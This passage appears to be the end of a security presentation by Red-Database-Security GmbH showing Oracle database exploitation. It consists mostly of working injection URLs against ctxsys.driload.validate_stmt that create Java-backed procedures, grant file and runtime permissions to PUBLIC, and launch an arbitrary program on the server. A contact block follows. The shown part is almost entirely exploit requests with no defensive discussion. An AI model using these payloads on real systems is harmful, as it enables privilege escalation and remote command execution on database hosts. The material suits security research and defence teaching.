http://testdb/pls/rds/ctxsys.driload.validate_stmt?sqlstmt=CREATE
or REPLACE FUNCTION RC(CO IN STRING) RETURN VARCHAR2 IS LANGUAGE
JAVA NAME 'R.Run(java.lang.String) return int';
```

```
http://testdb/pls/rds/ctxsys.driload.validate_stmt?sqlstmt=CREATE
or REPLACE PROCEDURE PC(Command IN STRING) AS LANGUAGE JAVA NAME
'R.Run(java.lang.String)';
```

**Grant Java Privileges to public (or our user ctxsys)**

```
http://testdb/pls/rds/ctxsys.driload.validate_stmt?sqlstmt=begin
dbms_java.grant_permission('PUBLIC','SYS:java.io.FilePermission','
<<ALL FILES>>','execute'); end;
```

```
http://testdb/pls/rds/ctxsys.driload.validate_stmt?sqlstmt=begin
dbms_java.grant_permission('PUBLIC','SYS:java.lang.RuntimePermissi
on','writeFileDescriptor','*');end;
```

```
http://testdb/pls/rds/ctxsys.driload.validate_stmt?sqlstmt=begin
dbms_java.grant_permission('PUBLIC','SYS:java.lang.RuntimePermissi
on','readFileDescriptor','*');end;
```

## **Start a program, e.g. (hacked.com)**

```
http://testdb/pls/rds/  
ctxsys.driload.validate_stmt?sqlstmt=pc('c:  
\hacked.com')
```

## Contact

**Alexander Kornbrust**

**Red-Database-Security GmbH**

**Bliesstrasse 16**

**D-66538 Neunkirchen**

**Germany**

**Phone: +49 (0)6821 – 95 17 637**

**Fax: +49 (0)6821 – 91 27 354**

**E-Mail: [info at red-database-security.com](mailto:info@red-database-security.com)**